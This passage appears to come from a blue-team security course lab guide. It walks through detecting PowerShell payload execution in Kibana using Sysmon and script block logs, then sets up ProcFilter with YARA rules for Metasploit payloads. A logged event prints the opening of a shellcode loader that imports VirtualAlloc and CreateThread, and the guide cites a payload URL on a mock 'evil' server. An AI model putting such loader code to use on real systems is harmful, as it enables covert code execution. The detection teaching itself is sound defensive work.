| December 27th 2018, 19:47:07.000 | type: nxlog Channel: Microsoft-Windows-PowerShell/Operational Task: 2 ScriptBlockId: 02917a50-ce28-4152-a478-47b46ee4abd3 EventReceivedTime: 2018-12-27 19:47:09 port: 49,858 host: 192.168.10.16 MessageNumber: 1 SeverityValue: 3 Severity: WARNING AccountName: alan.marshall SourceName: Microsoft-Windows-PowerShell ProviderGuid: {A0C1853B-5C40-4B15-8766-3CF1C58F985A} ProcessID: 7,088 |

18. **Detecting PSH - Expanding an event**

In the PowerShell dashboards, please expand some of the detailed events at the top of the list (click the small horizontal triangle to the left hand side) and review the event details. If you compare some of the script block logs to the original .ps1 files we ran in the previous step, you'll recognize them!

The example in the screenshot is the event that was triggered upon execution of the following script:

www.evilwebserver.com/samples/payload.ps1




```
t  EventType        WARNING
t  Hostname         WINDOWS02.synctechlabs.com
#  Keywords         0
t  MessageNumber    1
t  MessageTotal     1
t  Opcode           On create calls
#  OpcodeValue      15
#  ProcessID        7,088
t  ProviderGuid     {A0C1853B-5C40-4B15-8766-3CF1C58F985A}
#  RecordNumber     205
t  ScriptBlockId    02917a50-ce28-4152-a478-47b46ee4abd3
t  ScriptBlockText  Write-Host "Starting script"

                    $DQZRYnLIt = @"
                    [DllImport("kernel32.dll")]
                    public static extern IntPtr VirtualAlloc(IntPtr lpAddr
                    ess, uint dwSize, uint flAllocationType, uint flProtec
                    t);
                    [DllImport("kernel32.dll")]
                    public static extern IntPtr CreateThread(IntPtr lpThre
                    adAttributes, uint dwStackSize, IntPtr lpStartAddress,
                     IntPtr lpParameter, uint dwCreationFlags, IntPtr lpTh
                    readId);
                    "@
```

19. **Detecting PSH - Refresh Kibana indices**

While exploring the event details, you may notice some small "yellow warning signs". These indicate that the fields have not been indexed yet. Let's fix this, by taking the following steps:

- Click "Management" (left side of the Kibana interface)
- Click "Index Patterns"
- Click "Refresh field list" (right side of the Kibana interface). Confirm by clicking "Refresh" again.

This is a fundamental step to further create dashboards, visualizations,... leveraging new data sent to the Elastic stack.



★ logstash-**

Time Filter field name: @timestamp

This page lists every field in the **logstash-**** index and the field's associated core type as recorded by Elasticsearch. To change a field type, use the Elasticsearch Mapping API

| Name | Type | Format | Searc... | Aggre... | Exclu... |
|---|---|---|---|---|---|
| @timestamp | date | | ● | ● | |
| @version | string | | ● | ● | |
| AccessList | string | | ● | | |
| AccessList.keyword | string | | ● | ● | |
| AccessMask | string | | ● | | |
| AccessMask.keyword | string | | ● | ● | |


20. **Bonus - PowerShell long commands**

A a bonus step, here's an interesting challenge: try adding a field to the Sysmon process creation events that includes the "length" of the command line... This can be useful, for example for long Powershell invocations with a long Base64-encoded command.

Here's a few hints:

- Adapt the "/etc/logstash/conf.d/12-winevents.conf" file on the Ubuntu03 machine.
- Under the "date" section, please add the following lines of code (see screenshot for exact expected result). Please be careful with the { and } positions, as an incorrect position of these characters will trigger an error (intendation is not important though). Once this is added, please close the configuration file and save it.

```
if [CommandLine] {
    ruby {
        code => "event.set('CommandLineLength',
event.get('CommandLine').length)"
    }
}
```



```
  GNU nano 2.9.3          /etc/logstash/conf.d/12-winevents.conf

filter {
  if [type] == "nxlog" {
    json {
      source => "message"
    }
    if [SourceModuleName] == "eventlog" {
      mutate {
        replace => [ "message", "%{Message}" ]
      }
      mutate {
        remove_field => [ "Message" ]
      }
    }
    date {
      locale => "en"
      timezone => "UTC"
      match => [ "EventTime", "YYYY-MM-dd HH:mm:ss" ]
    }
  }
                              [ Read 20 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

21. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate payload execution detection strategies, thereby leveraging Sysmon, NXLog and PowerShell Script Block Logging. As a bonus, we also adapted the standard Sysmon "process creation" events to include even more information! (command line length)

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-2.6: Exercise - Preventing payload execution using ProcFilter

## Objective

The high-level objectives of the lab are the following:

- Installing ProcFilter on our workstations
- Configuring ProcFilter
- Reviewing ProcFilter effectiveness using various execution techniques

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Kali
4. SEC599-E01 - Windows02

## SEC599-2.6

1. **Authenticate to Windows workstation**

   As a first step, please authenticate to our workstation using the following username and password:


   - Username: alan.marshall
   - Password: Awesomesauce123

2. **Launch ProcFilter installer**

   Once authenticate to the Windows workstation, we will install ProcFilter. You can do so by opening the "Blue Team" folder on the Desktop and double clicking the ProcFilter installer ("ProcFilter.x64.release.exe").

   When prompted for administrative credentials, you can use Alan's workstation administrator credentials:

   - Username: alan.marshall.adm
   - Password: Secur1ty



Welcome to the ProcFilter Setup Wizard

This will install ProcFilter version 1.0 on your computer.


It is recommended that you close all other applications before continuing.

Click Next to continue, or Cancel to exit Setup.

3. **Walk through ProcFilter installer**

You can now walk through the ProcFilter installer:

- Click "Next" in the first window
- In the second window, accept the license agreement and click "Next" again
- Click "Next" in the third window (destination folder)
- Click "Next" in the fourth window (start menu folder)
- Click "Install" in the fifth window
- Once installed, please leave the default options configured
    - "Configure ProcFilter now"
    - "Start the ProcFilter service"
- Finish the installation by clicking "Finish"



Setup - ProcFilter

Completing the ProcFilter Setup Wizard

Setup has finished installing ProcFilter on your computer. The application may be launched by selecting the installed icons.

Click Finish to exit Setup.

□ Set ProcFilter as a boot-time service (vs. delayed start)

☑ Configure ProcFilter now

☑ Start the ProcFilter service now


4. **ProcFilter configuration window**

   Once installed, ProcFilter will launch a command line prompt window that will ask you a series of configuration questions. We will configure ProcFilter with the default settings and just hit enter for all configuration questions. The default configuration includes the following settings:

   - Enable the ProcFilter core modules
   - Calculate hashes of all executables
   - Perform a YARA scan of all executables on execution
   - Log remote threads being created
   - Log command line arguments

   Some notes on the default configuration:

   - The default modules include for example a hash compare and a periodic scan of running processes in memory
   - The default configuration does not YARA scan / hash DLLs (due to performance concerns)




```
ProcFilter configuration

Rerun any time with "procfilter.exe -configure"

Plugins list [core] Modify? [m|y/N]
Scan .EXE files with YARA? [Y/n]
Hash .EXE files (MD5/SHA1/SHA256)? [Y/n]
Scan .DLL files with YARA? [y/N]
Hash .DLL files (MD5/SHA1/SHA256)? [y/N]
Log unprivileged remote threads? [Y/n]
Log command line arguments? [Y/n]
```

5. **Open Notepad++ with admin privileges**

   Once the configuration window has closed, please right-click the "Notepad++" icon which is in the taskbar. Right-click "Notepad++" again and select "Run as administrator..."

   In the password prompt, please provide Alan's local admin credentials:

   - Username: alan.marshall.adm
   - Password: Secur1ty



6. **Open ProcFilter configuration file**

   Once Notepad++ has opened, please open the "C:\Program Files\ProcFilter \procfilter.ini" file. You can do this by clicking "File" -> "Open..." and navigating to the procfilter.ini file. If the explorer window doesn't show the file extension, please refer to the screenshot, which shows the right file highlighted.

Take some time to scroll through the file and review the configuration file. Some highlights:

- LocalRuleFile=master.yara
  *=> This is the location of loaded YARA rules*


- BlockDefault=1 and LogDefault=1
  *=> ProcFilter will actively block and log processes that match the YARA rules*

- PeriodicScanIntervalSeconds=0
  *=> ProcFilter will not perform a periodic file / memory scan of running processes*

- LogLevel=6
  *=> ProcFilter logging is currently disabled. We will*

- ScanFileOnProcessCreate=1 and ScanMemoryOnProcessCreate=0
  *=> ProcFilter will scan the file image of a process when started but not scan the memory of the process*

The configuration file should clearly illustrate ProcFilter's flexibility, as it can be configured in a wide variety of different ways.



new 1 - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Open
This PC › Local Disk (C:) › Program Files › ProcFilter ›
Search ProcFilter
Organize ▾
New folder
Quick access
Desktop
Documents
Downloads
Pictures
This PC
Network
Open
Cancel

| Name | Date modified | Type | Size |
|---|---|---|---|
| plugins | 12/17/2018 6:08 PM | File folder | |
| quarantine | 12/17/2018 6:08 PM | File folder | |
| remoterules | 12/17/2018 6:08 PM | File folder | |
| sdk | 12/17/2018 6:08 PM | File folder | |
| sys | 12/17/2018 6:08 PM | File folder | |
| git2.dll | 11/27/2017 10:19 ... | Application extens... | 3,150 KB |
| procfilter | 11/27/2017 10:19 ... | Application | 1,130 KB |
| procfilter | 12/17/2018 6:12 PM | Configuration sett... | 5 KB |
| unins000.dat | 12/17/2018 6:08 PM | DAT File | 4 KB |
| unins000 | 12/17/2018 6:08 PM | Application | 704 KB |
| whitelist_blacklist_example | 8/2/2017 4:41 PM | Text Document | 3 KB |

File name: procfilter

All types (*.*)


7. **Copy YARA rules to ProcFilter directory**

Let's try using ProcFilter using a set of YARA rules obtained from Florian Roth's repository. More specifically, we will copy the following rule file:

- gen_metasploit_payloads.yar

Please open the "Desktop\Blue Team\yara\rules-florianroth" directory and copy the file over to "C:\Program Files\ProcFilter\localrules". This will trigger a UAC prompt and request administrative credentials. You can provide the following:

- Username: alan.marshall.adm
- Password: Secur1ty



This PC > Desktop > Blue Team > yara > rules-florianroth

| Name | Date modified | Type | Size |
|---|---|---|---|
| gen_kerberoast.yar | 12/17/2018 11:52 ... | YAR File | 3 KB |
| gen_kirbi_mimkatz.yar | 12/17/2018 11:52 ... | YAR File | 1 KB |
| gen_loaders.yar | 12/17/2018 11:52 ... | YAR File | 6 KB |
| gen_mal_backnet.yar | 12/17/2018 11:52 ... | YAR File | 1 KB |
| gen_mal_link.yar | 12/17/2018 11:52 ... | YAR File | 1 KB |
| gen_mal_scripts.yar | 12/17/2018 11:52 ... | YAR File | 5 KB |
| gen_malware_MacOS_plist_suspicious.yar | 12/17/2018 11:52 ... | YAR File | 3 KB |
| gen_malware_set_qa.yar | 12/17/2018 11:52 ... | YAR File | 6 KB |
| gen_merlin_agent.yar | 12/17/2018 11:52 ... | YAR File | 1 KB |
| gen_metasploit_loader_rsmudge.yar | 12/17/2018 11:52 ... | YAR File | 1 KB |
| gen_metasploit_payloads.yar | 12/17/2018 11:52 ... | YAR File | 13 KB |
| gen_mimikittenz.yar | 12/17/2018 11:52 ... | YAR File | 2 KB |

« Local Disk (C:) > Program Files > ProcFilter > localrules

| Name | Date modified | Type | Size |
|---|---|---|---|
| gen_metasploit_payloads.yar | 12/17/2018 11:52 ... | YAR File | 13 KB |
| master.yara | 12/17/2018 8:02 PM | YARA File | 1 KB |

